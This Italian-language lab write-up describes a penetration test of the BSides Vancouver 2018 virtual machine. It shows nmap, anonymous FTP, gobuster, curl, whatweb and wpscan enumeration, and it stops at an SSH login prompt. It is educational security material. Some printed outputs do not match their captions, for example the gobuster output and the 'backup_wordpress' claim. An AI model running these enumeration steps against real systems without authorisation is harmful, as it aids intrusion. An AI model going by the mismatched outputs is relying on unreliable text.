PENETRATION TEST
BSIDES VANCOUVER 2018

Attività svolta in ambiente virtuale – Kali Linux


Introduzione

In questa pratica ho lavorato sulla macchina vulnerabile BSides Vancouver 2018, avviata in VirtualBox. L'obiettivo era svolgere una verifica di sicurezza in ambiente controllato, partendo dalla ricognizione della rete e arrivando a individuare possibili punti deboli e a verificare fino a che livello di accesso fosse possibile arrivare.

Ho eseguito i passaggi da Kali Linux, annotando i comandi e conservando gli screenshot come evidenza. Le attività sono state svolte esclusivamente sulla macchina del laboratorio (192.168.50.11).

Ambiente e individuazione del target

Ho configurato le due macchine virtuali sulla rete prevista per il laboratorio. Dopo aver verificato l'indirizzo di Kali con ip addr e la configurazione delle interfacce, ho avviato una scansione della rete per individuare gli host attivi.



Host individuati nella rete di laboratorio.

Dalla scansione risultano due indirizzi: 192.168.50.1, associato all'interfaccia host-only, e 192.168.50.11, che corrisponde alla macchina BSides. Ho quindi preso quest'ultimo come target per i controlli successivi.

```
┌──(kali㉿kali)-[~]
└─$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::91cb:17bf:fa7f:816f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$
```

Verifica della raggiungibilità del target con Nmap.

Ho eseguito una scansione preliminare dell'indirizzo 192.168.50.11. Il risultato conferma che l'host è attivo e raggiungibile dalla mia Kali.

Scansione delle porte e identificazione dei servizi

Una volta confermato che il target era raggiungibile, ho eseguito una scansione TCP con rilevamento delle versioni dei servizi e controllo delle porte. In questo modo ho potuto capire quali servizi fossero esposti e su quali concentrare l'analisi.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 --script ftp-anon 192.168.50.11
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-02 10:35 -0500
Nmap scan report for 192.168.50.11
Host is up (0.00066s latency).


PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
MAC Address: 08:00:27:B1:33:D7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds

┌──(kali㉿kali)-[~]
└─$
```

Scansione Nmap con rilevamento servizi e versioni.

Il comando utilizzato è sudo nmap -sS -sV -O -p- 192.168.50.11` . La scansione ha evidenziato le porte 21 (FTP), 22 (SSH) e 80 (HTTP) aperte. Le versioni rilevate sono vsftpd 2.3.5, OpenSSH 5.9p1 e Apache httpd 2.2.22. Queste informazioni mi hanno indicato i servizi da esaminare più nel dettaglio.



Enumerazione del servizio FTP con script Nmap.

Ho approfondito la porta 21 con lo script `ftp-anon`. Nmap ha segnalato che l'accesso FTP anonimo è consentito (codice 230) e che è presente una directory `public`. Questo rappresenta un'esposizione non necessaria se il servizio non deve essere accessibile a utenti anonimi

Accesso FTP anonimo e recupero del file

Per verificare manualmente il risultato di Nmap, mi sono collegato al servizio FTP usando il client `ftp` e il nome utente `anonymous`. L'accesso è stato accettato senza una password personale.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.11
Connected to 192.168.50.11.
220 (vsFTPd 2.3.5)
Name (192.168.50.11:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26698|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7276|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||28990|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************|    31        4.75 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (4.02 KiB/s)
ftp> bye
221 Goodbye.
```


Connessione FTP anonima e visualizzazione della directory public.

Dopo il login ho usato ‘ls’ per visualizzare i contenuti e `cd public` per entrare nella directory. Qui ho individuato il file **users.txt.bk**, che ho deciso di scaricare per controllarne il contenuto

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.11
Connected to 192.168.50.11.
220 (vsFTPd 2.3.5)
Name (192.168.50.11:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26698|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7276|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp>
```

Download del file users.txt.bk tramite FTP.

Ho trasferito il file con il comando get users.txt.bk. Il server ha confermato il completamento del trasferimento e ho chiuso la sessione con `bye`




Lettura locale del file recuperato.

Tornata nella shell di Kali, ho visualizzato il contenuto con cat users.txt.bk. Il file conteneva alcuni nomi utente abatch, john, mai, anne e doonguy. Queste informazioni possono essere utili per la successiva verifica degli account, ma da sole non costituiscono password

Verifica del servizio SSH

Dopo aver raccolto gli username dal file FTP, ho controllato il servizio SSH e le sue configurazioni crittografiche. La verifica è stata limitata all'identificazione degli algoritmi negoziabili dal server



Enumerazione degli algoritmi SSH sulla porta 22.

Ho usato lo script Nmap ssh2-enum-algos sul target. L'output mostra gli algoritmi di scambio chiavi, cifratura, MAC e compressione supportati. La presenza di algoritmi legacy, come 3des-cbc e alcuni algoritmi SHA-1, è un elemento da valutare nella configurazione del servizio

Enumerazione del servizio web


Ho poi spostato l'analisi sulla porta 80. Prima ho aperto l'indirizzo IP nel browser per verificare la risposta del server web; successivamente ho eseguito una ricerca di directory e file pubblicamente raggiungibili

```
┌──(kali㉿kali)-[~]
└─$ whatweb http://192.168.50.11
http://192.168.50.11 [200 OK] Apache[2.2.22], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.22 (Ubuntu
)], IP[192.168.50.11]

┌──(kali㉿kali)-[~]
└─$
```

Identificazione del server HTTP con WhatWeb.

WhatWeb ha identificato Apache 2.2.22 su Ubuntu e ha confermato l'indirizzo 192.168.50.11. La richiesta HTTP restituisce informazioni sulla tecnologia in uso, utili per definire il contesto del servizio



Pagina predefinita di Apache visualizzata nel browser.


Aprendo `http://192.168.50.11` ho trovato la pagina predefinita "It works!". Questo conferma che il server web è attivo, anche se la pagina principale non espone direttamente l'applicazione che ho individuato in seguito

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.11 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 285]
.htaccess            (Status: 403) [Size: 290]
.htpasswd            (Status: 403) [Size: 290]
cgi-bin/             (Status: 403) [Size: 289]
index                (Status: 200) [Size: 177]
index.html           (Status: 200) [Size: 177]
robots               (Status: 200) [Size: 43]
robots.txt           (Status: 200) [Size: 43]
server-status        (Status: 403) [Size: 294]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```

Enumerazione di directory con Gobuster.

Ho lanciato Gobuster usando la wordlist common.txt. Tra i risultati compare la directory backup_wordpress con risposta HTTP 200, oltre a robots.txt e index.html. La directory WordPress è diventata il punto di partenza per l'analisi successiva




Controllo del file robots.txt.

Con “**curl http://192.168.50.11/robots.txt**” ho letto le direttive del file. La riga Disallow backup_wordpress segnala esplicitamente una directory che il gestore non desidera venga esplorata dai crawler; non è però una misura di controllo degli accessi


Analisi della copia WordPress di backup

Ho verificato la directory individuata da Gobuster con una richiesta HTTP e ho controllato gli header della risposta. Il contenuto restituito mostra che si tratta di un’installazione WordPress accessibile



Risposta HTTP e header della directory backup_wordpress.

La richiesta curl -I restituisce HTTP/1.1 200 OK. Tra gli header sono presenti Apache/2.2.22 (Ubuntu) e X-Powered-By: PHP/5.3.10-1ubuntu3.26, informazioni che rivelano versioni obsolete del software



```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.50.11/backup_wordpress/
HTTP/1.1 200 OK
Date: Mon, 02 Nov 2026 16:02:02 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Link: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/"
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8


┌──(kali㉿kali)-[~]
└─$ curl http://192.168.50.11/backup_wordpress/
<!DOCTYPE html>
<html lang="en-US" class="no-js">
<head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="profile" href="http://gmpg.org/xfn/11">
                <script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.docume
ntElement);</script>
<title>Deprecated WordPress blog &#8211; Just another WordPress site</title>
<link rel="alternate" type="application/rss+xml" title="Deprecated WordPress blog &raquo; Feed" href="/backup_wordp
ress/?feed=rss2" />
<link rel="alternate" type="application/rss+xml" title="Deprecated WordPress blog &raquo; Comments Feed" href="/bac
kup_wordpress/?feed=comments-rss2" />
                <script type="text/javascript">
                        window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/72×72\/","ext
":".png","source":{"concatemoji":"\/backup_wordpress\/wp-includes\/js\/wp-emoji-release.min.js?ver=4.5"}};
                        !function(a,b,c){function d(a){var c,d,e,f=b.createElement("canvas"),g=f.getContext&&f.getC
ontext("2d"),h=String.fromCharCode;if(!g||!g.fillText)return!1;switch(g.textBaseline="top",g.font="600 32px Arial",
a){case"flag":return g.fillText(h(55356,56806,55356,56826),0,0),f.toDataURL().length>3e3;case"diversity":return g.f
illText(h(55356,57221),0,0),c=g.getImageData(16,16,1,1).data,g.fillText(h(55356,57221,55356,57343),0,0),c=g.getImag
eData(16,16,1,1).data,e=c[0]+","+c[1]+","+c[2]+","+c[3],d≠=e;case"simple":return g.fillText(h(55357,56835),0,0),0!
=g.getImageData(16,16,1,1).data[0];case"unicode8":return g.fillText(h(55356,57135),0,0),0≠=g.getImageData(16,16,1
,1).data[0]}return!1}function e(a){var c=b.createElement("script");c.src=a,c.type="text/javascript",b.getElementsBy
TagName("head")[0].appendChild(c)}var f,g,h,i;for(i=Array("simple","flag","unicode8","diversity"),c.supports={every
thing:!0,everythingExceptFlag:!0},h=0;h<i.length;h++)c.supports[i[h]]=d(i[h]),c.supports.everything=c.supports.ever
ything&&c.supports[i[h]],"flag"≠=i[h]&&(c.supports.everythingExceptFlag=c.supports.everythingExceptFlag&&c.support
s[i[h]]);c.supports.everythingExceptFlag=c.supports.everythingExceptFlag&&!c.supports.flag,c.DOMReady=!1,c.readyCal
lback=function(){c.DOMReady=!0},c.supports.everything||(g=function(){c.readyCallback()},b.addEventListener?(b.addEv
entListener("DOMContentLoaded",g,!1),a.addEventListener("load",g,!1)):(a.attachEvent("onload",g),b.attachEvent("onr
eadystatechange",function(){"complete"===b.readyState&&c.readyCallback()})),f=c.source||{},f.concatemoji?e(f.concat
emoji):f.wpemoji&&f.twemoji&&(e(f.twemoji),e(f.wpemoji)))}(window,document,window._wpemojiSettings);
                </script>
                <style type="text/css">
img.wp-smiley,
img.emoji {
        display: inline !important;
        border: none !important;
        box-shadow: none !important;
```

Ispezione del codice HTML della pagina WordPress.

Ho esaminato il sorgente HTML con curl. Nel codice è presente il generator WordPress 4.5. L’identificazione della versione è stata confermata anche dai riferimenti RSS, quindi non si tratta soltanto di un’ipotesi basata su un singolo elemento



Scansione della directory WordPress con WPScan.

Ho eseguito wpscan --url http://192.168.50.11/backup_wordpress/` . Lo strumento ha rilevato header informativi, XML-RPC attivo, readme accessibile, WP-Cron apparentemente abilitato e WordPress 4.5. Ha inoltre identificato il tema Twenty Sixteen e alcuni nomi utente pubblicati nei contenuti

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.50.11
The authenticity of host '192.168.50.11 (192.168.50.11)' can't be established.
ECDSA key fingerprint is: SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
